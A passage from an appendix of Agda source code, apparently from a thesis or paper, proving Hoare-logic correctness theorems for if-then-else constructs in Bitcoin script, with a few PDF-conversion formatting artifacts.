opEndIfCorrectness" ρ (x :: i) active .==> ⟨ time , msg₁ , stack₁ , x₁ :: .x :: .i
  , consis₁ ⟩ (conj and4 (conj refl and6)) = conj and4 refl
opEndIfCorrectness" ρ i active .<== ⟨ time , msg₁ , stack₁ , x :: .i , consis₁ ⟩
  (conj and4 refl) = conj and4 (conj refl (lemmaIfStackIsNonIfIgnore x i consis₁ active))
```

B.19 Proof Ifthenelse 1

```
open import basicBitcoinDataType

module verificationWithIfStack.ifThenElseTheoremPart5 (param : GlobalParameters) where


open import Data.List.Base hiding ( _++_)
open import Data.Nat renaming (_≤_ to _≤'_ ; _<_ to _<'_)
```

```
open import Data.List hiding ( _++_)
open import Data.Sum
open import Data.Unit
open import Data.Empty
open import Data.Bool hiding (_≤_ ; _<_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_ ; _<_)
open import Data.List.NonEmpty hiding (head)
open import Data.Nat using (ℕ; _+_; _≥_; _>_; zero; suc; s≤s; z≤n)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality
-open import Agda.Builtin.Equality.Rewrite

open import libraries.listLib
open import libraries.natLib
open import libraries.equalityLib
open import libraries.andLib

open import libraries.maybeLib

open import stack
open import instruction


open import verificationWithIfStack.ifStack
open import verificationWithIfStack.state
open import verificationWithIfStack.predicate
open import verificationWithIfStack.semanticsInstructions param
open import verificationWithIfStack.verificationLemmas param
open import verificationWithIfStack.hoareTriple param

open import verificationWithIfStack.ifThenElseTheoremPart1 param
open import verificationWithIfStack.ifThenElseTheoremPart2 param
open import verificationWithIfStack.ifThenElseTheoremPart3 param
```

```
open import verificationWithIfStack.ifThenElseTheoremPart4 param
open import verificationWithIfStack.equalitiesIfThenElse param



proofIfThenElseTheorem1Tmp : IfThenElseTheorem1Tmp
proofIfThenElseTheorem1Tmp ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCaseProg
      ass@(assumptionIfThenElse activeIfStack ifCaseDo ifCaseSkip elseCaseDo elseCaseSkip)
  =
  (truePred ϕtrue ∧p ifStackPredicate ifStack₁) ⊎p (falsePred ϕfalse ∧p ifStackPredicate ifStack₁)
  <><>⟨ (opIf :: []) ++ (ifCaseProg ++ ((opElse :: []) ++ elseCaseProg))
     ⟩⟨ lemmaIfThenElseExcludingEndIf ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCaseProg
       ass ⟩
  (liftStackPred2PredIgnoreIfStack ψ ∧p ifStackPredicateAnyNonIfIgnoreTop ifStack₁)
  <><>⟨ opEndIf :: [] ⟩⟨ opEndIfCorrectness'' ψ ifStack₁ activeIfStack ⟩ᵉ
  (liftStackPred2Pred ψ ifStack₁ )
  ∎p



proofIfThenElseTheorem1 : IfThenElseTheorem1
proofIfThenElseTheorem1 ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCaseProg assumption
  = transfer
      (λ l → < (truePred ϕtrue ∧p ifStackPredicate ifStack₁) ⊎p
                  (falsePred ϕfalse ∧p ifStackPredicate ifStack₁) >ⁱᶠᶠ
                  l
         <   liftStackPred2Pred ψ ifStack₁ >)
       (lemmaOpIfProg++[]4 ifCaseProg elseCaseProg)
      (proofIfThenElseTheorem1Tmp ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCaseProg assumption)
```

B.20 Assumption IfThenElse simplified

```
open import basicBitcoinDataType
```

```
module verificationWithIfStack.ifThenElseTheoremPart6 (param : GlobalParameters) where

open import libraries.listLib
open import Data.List.Base
open import libraries.natLib
open import Data.Nat renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List
open import Data.Sum
open import Data.Unit
open import Data.Empty
open import Data.Bool hiding (_≤_ ; _<_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _„_ )
open import Data.Nat.Base hiding (_≤_ ; _<_)
open import Data.List.NonEmpty hiding (head)
open import Data.Nat using (ℕ; _+_; _≥_; _>_; zero; suc; s≤s; z≤n)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality
open import libraries.andLib

open import libraries.maybeLib

open import stack
open import stackPredicate
open import instruction


open import verificationWithIfStack.ifStack
open import verificationWithIfStack.state
open import verificationWithIfStack.predicate
open import verificationWithIfStack.semanticsInstructions param
open import verificationWithIfStack.verificationLemmas param
open import verificationWithIfStack.hoareTriple param
open import verificationWithIfStack.ifThenElseTheoremPart1 param
open import verificationWithIfStack.ifThenElseTheoremPart3 param
```

```
open import verificationWithIfStack.ifThenElseTheoremPart5 param


record AssumptionIfThenElseSimplified (ifStack₁ : IfStack)
           (ϕtrue ϕfalse ψ : StackPredicate)
           (ifCaseProg elseCaseProg : BitcoinScript) : Set where
  constructor assumptionIfThenElseSimplified
  field
    activeIfStack : IsActiveIfStack ifStack₁

    ifCaseDo          :      (x : IfStackEl)
                         → IsActiveIfStackEl x
                         →  < liftStackPred2Pred ϕtrue (x :: ifStack₁) >iff
                                ifCaseProg
                            < liftStackPred2Pred ψ (x :: ifStack₁) >

    ifCaseSkipIgnore : (x : IfStackEl)
                         → IsNonActiveIfStackEl x
                         → < liftStackPred2Pred ϕfalse (x :: ifStack₁)   >iff


                            ifCaseProg
                            < liftStackPred2Pred ϕfalse (x :: ifStack₁) >


    elseCaseDo        : (x : IfStackEl)
                         → IsActiveIfStackEl x
                            → < liftStackPred2Pred ϕfalse (x :: ifStack₁) >iff

                            elseCaseProg
                            < liftStackPred2Pred ψ (x :: ifStack₁) >

    elseCaseSkip : (x : IfStackEl)
                         → IsNonActiveIfStackEl x
                         → < liftStackPred2Pred ψ (x :: ifStack₁)   >iff
                            elseCaseProg
                            < liftStackPred2Pred ψ (x :: ifStack₁) >
```

```
open AssumptionIfThenElseSimplified public

IfThenElseTheorem1Simplified : Set₁
IfThenElseTheorem1Simplified = (ifStack₁ : IfStack)
  (ϕtrue ϕfalse ψ : StackPredicate)
  (ifCaseProg elseCaseProg : BitcoinScript)
  → AssumptionIfThenElseSimplified ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCaseProg
  → Conclusion ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCaseProg

proofIfThenElseTheorem1Simplified : IfThenElseTheorem1Simplified
proofIfThenElseTheorem1Simplified ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCaseProg
   ( assumptionIfThenElseSimplified activeIfStack₁ ifCaseDo
                                        ifCaseSkipIgnore elseCaseDo elseCaseSkip)
  = proofIfThenElseTheorem1 ifStack₁ ϕtrue ϕfalse ψ
      ifCaseProg elseCaseProg
      (assumptionIfThenElse
        activeIfStack₁
        (ifCaseDo ifCase tt) (ifCaseSkipIgnore ifSkip tt)
        elseCaseDo
        (λ x p → elseCaseSkip x
                   (lemmaIfStackElIsIfSkipOrElseSkip2IsSkip x p)))
```

B.21 Proof ifthenelse 2

```
open import basicBitcoinDataType

module verificationWithIfStack.ifThenElseTheoremPart7 (param : GlobalParameters) where

open import libraries.listLib
open import Data.List.Base hiding (_++_)
open import libraries.natLib
open import Data.Nat renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_)
open import Data.Sum
```

```
open import Data.Unit
open import Data.Empty
open import Data.Bool hiding (_≤_ ; _<_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_ ; _<_)
- open import Data.List.NonEmpty hiding (head)
open import Data.Nat using (ℕ; _+_; _≥_; _>_; zero; suc; s≤s; z≤n)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

open import libraries.andLib

open import libraries.maybeLib

open import stack
open import stackPredicate
open import instruction
- open import ledger param

open import verificationWithIfStack.ifStack
open import verificationWithIfStack.state
open import verificationWithIfStack.predicate
open import verificationWithIfStack.semanticsInstructions param
open import verificationWithIfStack.hoareTriple param
open import verificationWithIfStack.ifThenElseTheoremPart1 param
open import verificationWithIfStack.ifThenElseTheoremPart2 param
open import verificationWithIfStack.ifThenElseTheoremPart3 param
open import verificationWithIfStack.ifThenElseTheoremPart4 param
open import verificationWithIfStack.ifThenElseTheoremPart5 param
open import verificationWithIfStack.ifThenElseTheoremPart6 param

ifThenElseProg : (ifCaseProg elseCaseProg : BitcoinScript)
                 →      BitcoinScript
ifThenElseProg ifCaseProg elseCaseProg
```

```
  = [ opIf ] ++ ifCaseProg ++ [ opElse ] ++ elseCaseProg ++ [ opEndIf ]

ConclusionIfThenElseTheoImproved : (ifStack₁ : IfStack)
        (φtrue φfalse ψ : StackPredicate)
        (ifCaseProg elseCaseProg : BitcoinScript)
        → Set
ConclusionIfThenElseTheoImproved ifStack₁ φtrue φfalse ψ ifCaseProg elseCaseProg
  = < liftStackPred2Pred (truePredaux φtrue ⊎sp falsePredaux φfalse) ifStack₁ >iff
                    ifThenElseProg ifCaseProg elseCaseProg
    <  liftStackPred2Pred ψ ifStack₁ >

conclusionIfThenElse<=> : (ifStack₁ : IfStack)
        (φtrue φfalse : StackPredicate)
        (ifCaseProg elseCaseProg : BitcoinScript)
      → ((liftStackPred2Pred (truePredaux φtrue ⊎sp falsePredaux φfalse))
          ifStack₁)
          <=>p
        ((truePred φtrue ∧p ifStackPredicate ifStack₁) ⊎p
          (falsePred φfalse ∧p ifStackPredicate ifStack₁))
conclusionIfThenElse<=> .(ifStack s) φtrue φfalse ifCaseProg elseCaseProg .==>e s (conj (inj₁ x) refl)
  = inj₁ (conj x refl)
conclusionIfThenElse<=> .(ifStack s) φtrue φfalse ifCaseProg elseCaseProg .==>e s (conj (inj₂ y) refl)
  = inj₂ (conj y refl)
conclusionIfThenElse<=> .(ifStack s) φtrue φfalse ifCaseProg elseCaseProg .<==e s (inj₁ (conj and3 refl))
  = conj (inj₁ and3) refl
conclusionIfThenElse<=> .(ifStack s) φtrue φfalse ifCaseProg elseCaseProg .<==e s (inj₂ (conj and3 refl))
  = conj (inj₂ and3) refl

ifThenElseTheorem2 : (ifStack₁ : IfStack)
                          (φtrue φfalse ψ : StackPredicate)
                         (ifCaseProg elseCaseProg : BitcoinScript)
                          → AssumptionIfThenElse ifStack₁ φtrue φfalse ψ ifCaseProg elseCaseProg
                          → ConclusionIfThenElseTheoImproved ifStack₁ φtrue φfalse ψ ifCaseProg elseCas
```

```
ifThenElseTheorem2 ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCaseProg assu =
        (liftStackPred2Pred (truePredaux ϕtrue ⊎sp falsePredaux ϕfalse)
                ifStack₁)
                        <=>⟨ conclusionIfThenElse<=> ifStack₁ ϕtrue ϕfalse ifCaseProg elseCaseProg ⟩
        ((truePred ϕtrue ∧p ifStackPredicate ifStack₁) ⊎p
        (falsePred ϕfalse ∧p ifStackPredicate ifStack₁))
                         <><>⟨ ifThenElseProg ifCaseProg elseCaseProg
                          ⟩⟨ proofIfThenElseTheorem1 ifStack₁ ϕtrue ϕfalse ψ
                           ifCaseProg elseCaseProg assu ⟩e
          liftStackPred2Pred ψ ifStack₁
          ∎p



IfThenElseTheorem1SimplifiedImprovedStm : Set₁
IfThenElseTheorem1SimplifiedImprovedStm = (ifStack₁ : IfStack)
        (ϕtrue ϕfalse ψ : StackPredicate)
        (ifCaseProg elseCaseProg : BitcoinScript)
        → AssumptionIfThenElseSimplified ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCaseProg
        → ConclusionIfThenElseTheoImproved ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCaseProg

ifThenElseTheorem1SimplifiedImproved : IfThenElseTheorem1SimplifiedImprovedStm
ifThenElseTheorem1SimplifiedImproved ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCaseProg assu =
        (liftStackPred2Pred (truePredaux ϕtrue ⊎sp falsePredaux ϕfalse)
                ifStack₁)
                        <=>⟨ conclusionIfThenElse<=> ifStack₁ ϕtrue ϕfalse ifCaseProg elseCaseProg ⟩
        ((truePred ϕtrue ∧p ifStackPredicate ifStack₁) ⊎p
        (falsePred ϕfalse ∧p ifStackPredicate ifStack₁))
                         <><>⟨ ifThenElseProg ifCaseProg elseCaseProg
                          ⟩⟨ proofIfThenElseTheorem1Simplified ifStack₁ ϕtrue ϕfalse ψ
                           ifCaseProg elseCaseProg assu ⟩e
          liftStackPred2Pred ψ ifStack₁
          ∎p
```

B.22 Prrof non-active stack

```
open import basicBitcoinDataType

module verificationWithIfStack.ifThenElseTheoremPart8nonActive (param : GlobalParameters) where

open import Data.Nat hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Sum
open import Data.Bool     hiding (_≤_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
open import Data.List.NonEmpty hiding (head)
open import Data.Maybe
open import Relation.Nullary hiding (True)

import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality


open import libraries.listLib
open import libraries.equalityLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.emptyLib
open import libraries.andLib

open import libraries.maybeLib

open import stack
open import stackPredicate
open import instruction
```

```
open import verificationWithIfStack.ifStack
open import verificationWithIfStack.state
open import verificationWithIfStack.predicate
open import verificationWithIfStack.hoareTriple param
open import verificationWithIfStack.equalitiesIfThenElse param
open import verificationWithIfStack.ifThenElseTheoremPart1 param


opEndIfCorrectnessNonActIfStack1 : (ϕ : StackPredicate )(ifStack₁ : IfStack)
  → (nonactive : IsNonActiveIfStack ifStack₁)
  → < liftStackPred2PredIgnoreIfStack ϕ ∧p
    ifStackPredicateElseSkipOrIgnoreOnTop ifStack₁ >iff
    (opEndIf :: [])
      < liftStackPred2Pred ϕ    ifStack₁ >
opEndIfCorrectnessNonActIfStack1 ϕ ifStack₁ nonactive .==>
  ⟨ currentTime₁ , msg₁ , stack₁ , ifSkip :: ifStack₂ , consis₁ ⟩
  (conj and3 ())
opEndIfCorrectnessNonActIfStack1 ϕ ifStack₁ nonactive .==>
  ⟨ currentTime₁ , msg₁ , stack₁ , elseSkip :: .ifStack₁ , consis₁ ⟩
  (conj and3 refl) = conj and3 refl
opEndIfCorrectnessNonActIfStack1 ϕ ifStack₁ nonactive .==>
  ⟨ currentTime₁ , msg₁ , stack₁ , ifIgnore :: .ifStack₁ , consis₁ ⟩
  (conj and3 refl) = conj and3 refl
opEndIfCorrectnessNonActIfStack1 ϕ ifStack₁ nonactive .<==
  ⟨ currentTime₁ , msg₁ , stack₁ , ifCase :: .ifStack₁ , consis₁ ⟩
  (conj and3 refl) = let
          isactive1 : True (isActiveIfStack ifStack₁)
          isactive1 = ∧bproj₁ consis₁
          nonAct : ¬ (True (isActiveIfStack ifStack₁))
          nonAct = ¬bLem nonactive
          in efq (nonAct isactive1)
```

opEndIfCorrectnessNonActIfStack1 ϕ *ifStack*$_1$ *nonactive* .<==
⟨ *currentTime*$_1$, *msg*$_1$, *stack*$_1$, elseCase :: .*ifStack*$_1$, *consis*$_1$ ⟩
(conj *and3* refl) = efq ((¬bLem *nonactive*) (∧bproj$_1$ *consis*$_1$))
opEndIfCorrectnessNonActIfStack1 ϕ *ifStack*$_1$ *nonactive* .<==
⟨ *currentTime*$_1$, *msg*$_1$, *stack*$_1$, ifSkip :: .*ifStack*$_1$, *consis*$_1$ ⟩
(conj *and3* refl) = efq ((¬bLem *nonactive*) (∧bproj$_1$ *consis*$_1$))
opEndIfCorrectnessNonActIfStack1 ϕ *ifStack*$_1$ *nonactive* .<==
⟨ *currentTime*$_1$, *msg*$_1$, *stack*$_1$, elseSkip :: .*ifStack*$_1$, *consis*$_1$ ⟩
(conj *and3* refl) = conj *and3* refl
opEndIfCorrectnessNonActIfStack1 ϕ *ifStack*$_1$ *nonactive* .<==
⟨ *currentTime*$_1$, *msg*$_1$, *stack*$_1$, ifIgnore :: .*ifStack*$_1$, *consis*$_1$ ⟩
(conj *and3* refl) = conj *and3* refl

opEndIfCorrectnessNonActIfStack<=> : (ϕ : StackPredicate) (*ifStack*$_1$: IfStack)
→ ((liftStackPred2Pred ϕ (elseSkip :: *ifStack*$_1$)) ⊎p
(liftStackPred2Pred ϕ (ifIgnore :: *ifStack*$_1$)))
<=>^{p}
(liftStackPred2PredIgnoreIfStack ϕ ∧p
ifStackPredicateElseSkipOrIgnoreOnTop *ifStack*$_1$)
opEndIfCorrectnessNonActIfStack<=> ϕ *ifStack*$_1$.==>e
⟨ *currentTime*$_1$, *msg*$_1$, *stack*$_1$, .(elseSkip :: *ifStack*$_1$) , *consis*$_1$ ⟩
(inj$_1$ (conj *and3* refl)) = conj *and3* refl
opEndIfCorrectnessNonActIfStack<=> ϕ *ifStack*$_1$.==>e
⟨ *currentTime*$_1$, *msg*$_1$, *stack*$_1$, .(ifIgnore :: *ifStack*$_1$) , *consis*$_1$ ⟩
(inj$_2$ (conj *and3* refl)) = conj *and3* refl
opEndIfCorrectnessNonActIfStack<=> ϕ *ifStack*$_1$.<==e
⟨ *currentTime*$_1$, *msg*$_1$, *stack*$_1$, elseSkip :: .*ifStack*$_1$, *consis*$_1$ ⟩
(conj *and3* refl) = inj$_1$ (conj *and3* refl)
opEndIfCorrectnessNonActIfStack<=> ϕ *ifStack*$_1$.<==e
⟨ *currentTime*$_1$, *msg*$_1$, *stack*$_1$, ifIgnore :: .*ifStack*$_1$, *consis*$_1$ ⟩
(conj *and3* refl) = inj$_2$ (conj *and3* refl)

```
opEndIfCorrectnessNonActIfStack2 : (ϕ : StackPredicate )    (ifStack₁ : IfStack)
  → (nonactive : IsNonActiveIfStack ifStack₁)
  → < ((liftStackPred2Pred ϕ    (elseSkip :: ifStack₁)) ⊎p
    (liftStackPred2Pred ϕ (ifIgnore :: ifStack₁))) >iff
    (opEndIf :: [])
    < liftStackPred2Pred ϕ    ifStack₁ >
opEndIfCorrectnessNonActIfStack2 ϕ ifStack₁ nonactive =
    ((liftStackPred2Pred ϕ  (elseSkip :: ifStack₁)) ⊎p
    (liftStackPred2Pred ϕ (ifIgnore :: ifStack₁)))
    <=>⟨ opEndIfCorrectnessNonActIfStack<=> ϕ ifStack₁ ⟩
    liftStackPred2PredIgnoreIfStack ϕ ∧p
    ifStackPredicateElseSkipOrIgnoreOnTop ifStack₁
    <><>⟨ opEndIf :: [] ⟩⟨
      opEndIfCorrectnessNonActIfStack1 ϕ ifStack₁ nonactive ⟩e
    liftStackPred2Pred ϕ  ifStack₁
      ∎p

opElseCorrectnessNonActIfStack1 : (ϕ : StackPredicate ) (ifStack₁ : IfStack)
      (nonactive : IsNonActiveIfStack ifStack₁)
    → < liftStackPred2Pred ϕ (ifIgnore :: ifStack₁) >iff
       (opElse :: [])
      < liftStackPred2Pred ϕ    (elseSkip :: ifStack₁) >
opElseCorrectnessNonActIfStack1 ϕ ifStack₁ nonactive .==>
  ⟨ currentTime₁ , msg₁ , stack₁ , .(ifIgnore :: ifStack₁) , consis₁ ⟩
  (conj and3 refl) = conj and3 refl
opElseCorrectnessNonActIfStack1 ϕ ifStack₁ nonactive .<==
  ⟨ currentTime₁ , msg₁ , stack₁ , ifCase :: .ifStack₁ , consis₁ ⟩
  (conj and3 refl) = efq ( (¬bLem     nonactive) (∧bproj₁ consis₁))
opElseCorrectnessNonActIfStack1 ϕ ifStack₁ nonactive .<==
  ⟨ currentTime₁ , msg₁ , stack₁ , ifIgnore :: .ifStack₁ , consis₁ ⟩
  (conj and3 refl) = conj and3 refl

opElseCorrectnessNonActIfStack2 : (ϕ : StackPredicate ) (ifStack₁ : IfStack)
```

```
      (nonactive : IsNonActiveIfStack ifStack1)
      → < liftStackPred2Pred ϕ (ifIgnore :: ifStack1) >iff
          (opElse :: [])
    < (((liftStackPred2Pred ϕ      (elseSkip :: ifStack1)) ⊎p
    (liftStackPred2Pred ϕ (ifSkip :: ifStack1))) ⊎p
    (liftStackPred2Pred ϕ (ifIgnore :: ifStack1))) >
opElseCorrectnessNonActIfStack2 ϕ ifStack1 nonactive
              = ⊎HoareLemma1 ((opElse :: []))
                (⊎HoareLemma1 (opElse :: [])
  (opElseCorrectnessNonActIfStack1 ϕ ifStack1 nonactive)
  (opElseCorrectness4 ϕ ifStack1))
  (opElseCorrectness5 ϕ ifStack1)

opIfCorrectnessNonActIfStack1 : (ϕ :  StackPredicate )   (ifStack1     : IfStack)
                         → (nonactive : IsNonActiveIfStack ifStack1)
                         → < liftStackPred2Pred ϕ        ifStack1 >iff
                             (opIf :: [])
                           < liftStackPred2Pred ϕ (ifIgnore :: ifStack1) >
opIfCorrectnessNonActIfStack1 ϕ (ifSkip :: ifStack1) nonactive .==>
  ⟨ currentTime1 , msg1 , stack1 , .(ifSkip :: ifStack1) , consis1 ⟩ (conj and3 refl)
    = conj and3 refl
opIfCorrectnessNonActIfStack1 ϕ (elseSkip :: ifStack1) nonactive .==>
  ⟨ currentTime1 , msg1 , stack1 , .(elseSkip :: ifStack1) , consis1 ⟩
    (conj and3 refl) = conj and3 refl
opIfCorrectnessNonActIfStack1 ϕ (ifIgnore :: ifStack1) nonactive .==>
  ⟨ currentTime1 , msg1 , stack1 , .(ifIgnore :: ifStack1) , consis1 ⟩
    (conj and3 refl) = conj and3 refl
opIfCorrectnessNonActIfStack1 ϕ ifStack1 nonactive .<==
  ⟨ currentTime1 , msg1 , zero :: stack1 , [] , consis1 ⟩ ()
opIfCorrectnessNonActIfStack1 ϕ ifStack1 nonactive .<==
  ⟨ currentTime1 , msg1 , suc x1 :: stack1 , [] , consis1 ⟩ ()
opIfCorrectnessNonActIfStack1 ϕ .(ifSkip :: ifStack2) nonactive .<==
  ⟨ currentTime1 , msg1 , [] , ifSkip :: ifStack2 , consis1 ⟩
    (conj and3 refl) = conj and3 refl
```

```
opIfCorrectnessNonActIfStack1 φ .(elseSkip :: ifStack₂) nonactive .<==
  ⟨ currentTime₁ , msg₁ , [] , elseSkip :: ifStack₂ , consis₁ ⟩
    (conj and3 refl) = conj and3 refl
opIfCorrectnessNonActIfStack1 φ .(ifIgnore :: ifStack₂) nonactive .<==
  ⟨ currentTime₁ , msg₁ , [] , ifIgnore :: ifStack₂ , consis₁ ⟩
    (conj and3 refl) = conj and3 refl
opIfCorrectnessNonActIfStack1 φ ifStack₁ nonactive .<==
  ⟨ currentTime₁ , msg₁ , zero :: stack₁ , ifCase :: ifStack₂ , consis₁ ⟩ ()
opIfCorrectnessNonActIfStack1 φ ifStack₁ nonactive .<==
  ⟨ currentTime₁ , msg₁ , suc x₂ :: stack₁ , ifCase :: ifStack₂ , consis₁ ⟩ ()
opIfCorrectnessNonActIfStack1 φ ifStack₁ nonactive .<==
  ⟨ currentTime₁ , msg₁ , zero :: stack₁ , elseCase :: ifStack₂ , consis₁ ⟩ ()
opIfCorrectnessNonActIfStack1 φ ifStack₁ nonactive .<==
  ⟨ currentTime₁ , msg₁ , suc x₂ :: stack₁ , elseCase :: ifStack₂ , consis₁ ⟩ ()
opIfCorrectnessNonActIfStack1 φ .(ifSkip :: ifStack₂) nonactive .<==
  ⟨ currentTime₁ , msg₁ , x₂ :: stack₁ , ifSkip :: ifStack₂ , consis₁ ⟩
    (conj and3 refl) = conj and3 refl
opIfCorrectnessNonActIfStack1 φ .(elseSkip :: ifStack₂) nonactive .<==
  ⟨ currentTime₁ , msg₁ , x₂ :: stack₁ , elseSkip :: ifStack₂ , consis₁ ⟩
    (conj and3 refl) = conj and3 refl
opIfCorrectnessNonActIfStack1 φ .(ifIgnore :: ifStack₂) nonactive .<==
  ⟨ currentTime₁ , msg₁ , x₂ :: stack₁ , ifIgnore :: ifStack₂ , consis₁ ⟩
    (conj and3 refl) = conj and3 refl

opIfCorrectnessNonActIfStack1 φ ifStack₁ nonactive .<==
  ⟨ currentTime₁ , msg₁ , [] , [] , consis₁ ⟩ ()
opIfCorrectnessNonActIfStack1 φ ifStack₁ nonactive .<==
  ⟨ currentTime₁ , msg₁ , [] , ifCase :: ifStack₂ , consis₁ ⟩ ()
opIfCorrectnessNonActIfStack1 φ ifStack₁ nonactive .<==
  ⟨ currentTime₁ , msg₁ , [] , elseCase :: ifStack₂ , consis₁ ⟩ ()


record      AssumptionIfThenElseNonActIfSt (ifStack₁ : IfStack)
              (φ : StackPredicate)
```

```
      (ifCaseProg elseCaseProg : BitcoinScript) : Set where
    constructor assumptionIfThenElseNActIfSt
    field
      nonActive : IsNonActiveIfStack ifStack₁
      ifCaseIfIgnore :
          < liftStackPred2Pred ϕ (ifIgnore :: ifStack₁) >ⁱᶠᶠ
             ifCaseProg
          < liftStackPred2Pred ϕ (ifIgnore :: ifStack₁) >
      elseCaseSkip :
       (x : IfStackEl) → ifStackElementIsElseSkipOrIfIgnore x
       → < liftStackPred2Pred ϕ   (x :: ifStack₁) >ⁱᶠᶠ
           elseCaseProg
           < liftStackPred2Pred ϕ (x :: ifStack₁) >

open AssumptionIfThenElseNonActIfSt public

lemmaIfThenElseNonActiveEndingElseSkip :
      (ifStack₁ : IfStack)
      (ϕ : StackPredicate)
      (ifCaseProg elseCaseProg : BitcoinScript)
      (assumption : AssumptionIfThenElseNonActIfSt ifStack₁ ϕ ifCaseProg elseCaseProg)
      → < liftStackPred2Pred ϕ   ifStack₁ >ⁱᶠᶠ
           (opIf :: (ifCaseProg ++ opElse ::' elseCaseProg))
        < liftStackPred2Pred ϕ   (elseSkip :: ifStack₁) >
lemmaIfThenElseNonActiveEndingElseSkip ifStack₁ ϕ ifCaseProg elseCaseProg assu
      = liftStackPred2Pred ϕ ifStack₁
      <><>⟨ opIf :: [] ⟩⟨
      opIfCorrectnessNonActIfStack1 ϕ ifStack₁ (assu .nonActive) ⟩
      liftStackPred2Pred ϕ   (ifIgnore :: ifStack₁)
      <><>⟨ ifCaseProg ⟩⟨ assu .ifCaseIfIgnore ⟩
      liftStackPred2Pred ϕ   (ifIgnore :: ifStack₁)
      <><>⟨ opElse :: []  ⟩⟨
      opElseCorrectnessNonActIfStack1 ϕ ifStack₁ (assu .nonActive) ⟩
      liftStackPred2Pred ϕ   (elseSkip :: ifStack₁)
      <><>⟨ elseCaseProg ⟩⟨ assu .elseCaseSkip elseSkip tt ⟩ᵉ
```

```
      liftStackPred2Pred ϕ   (elseSkip :: ifStack₁)
        ∎p

  lemmaIfThenElseNonActiveEndingIfIgnore :
      (ifStack₁ : IfStack)
      (ϕ : StackPredicate)
      (ifCaseProg elseCaseProg : BitcoinScript)
      (assumption : AssumptionIfThenElseNonActIfSt
        ifStack₁ ϕ ifCaseProg elseCaseProg)
      → < ⊥p >iff
          (opIf :: (ifCaseProg ++ opElse ::' elseCaseProg))
        < liftStackPred2Pred ϕ   (ifIgnore :: ifStack₁)  >
  lemmaIfThenElseNonActiveEndingIfIgnore ifStack₁ ϕ ifCaseProg elseCaseProg assu
      = ⊥p
        <><>⟨ opIf :: []     ⟩⟨ ⊥Lemmap (opIf :: [] ) ⟩
        ⊥p
        <><>⟨ ifCaseProg ⟩⟨ ⊥Lemmap ifCaseProg ⟩
        ⊥p
        <><>⟨ opElse :: [] ⟩⟨ opElseCorrectness5 ϕ ifStack₁ ⟩
        liftStackPred2Pred ϕ (ifIgnore :: ifStack₁)
        <><>⟨ elseCaseProg ⟩⟨ assu .elseCaseSkip ifIgnore tt ⟩e
        liftStackPred2Pred ϕ (ifIgnore :: ifStack₁)
        ∎p

  lemmaIfThenElseNonActiveEndingElseSkiporIfIgnore :
      (ifStack₁ : IfStack)
      (ϕ : StackPredicate)
      (ifCaseProg elseCaseProg : BitcoinScript)
      (assumption : AssumptionIfThenElseNonActIfSt ifStack₁ ϕ ifCaseProg elseCaseProg)
      → < liftStackPred2Pred ϕ   ifStack₁ >iff
          (opIf :: (ifCaseProg ++ opElse ::' elseCaseProg))
        < ((liftStackPred2Pred ϕ (elseSkip :: ifStack₁)) ⊎p
          (liftStackPred2Pred ϕ  (ifIgnore :: ifStack₁)))    >
  lemmaIfThenElseNonActiveEndingElseSkiporIfIgnore ifStack₁ ϕ
```

```
  ifCaseProg elseCaseProg assumption
          = ⊎HoareLemma1
              (opIf :: ifCaseProg ++ opElse ::' elseCaseProg)
              (lemmaIfThenElseNonActiveEndingElseSkip ifStack₁ ϕ
                ifCaseProg elseCaseProg assumption)
              (lemmaIfThenElseNonActiveEndingIfIgnore ifStack₁ ϕ
              ifCaseProg elseCaseProg assumption)


theoremIfThenElseNonActiveStackaux :
        (ifStack₁ : IfStack)
        (ϕ : StackPredicate)
        (ifCaseProg elseCaseProg : BitcoinScript)
        (assumption : AssumptionIfThenElseNonActIfSt ifStack₁
          ϕ ifCaseProg elseCaseProg)
        → < liftStackPred2Pred ϕ    ifStack₁ >iff
              ((opIf :: (ifCaseProg ++ opElse ::' elseCaseProg)) ++ (opEndIf :: []))
            < liftStackPred2Pred ϕ    ifStack₁ >
theoremIfThenElseNonActiveStackaux ifStack₁ ϕ
  ifCaseProg elseCaseProg assu
      = (liftStackPred2Pred ϕ    ifStack₁)
            <><>⟨ opIf :: (ifCaseProg ++ opElse ::'                elseCaseProg )
          ⟩⟨ lemmaIfThenElseNonActiveEndingElseSkiporIfIgnore
          ifStack₁ ϕ ifCaseProg elseCaseProg assu ⟩
          ((liftStackPred2Pred ϕ (elseSkip :: ifStack₁)) ⊎p
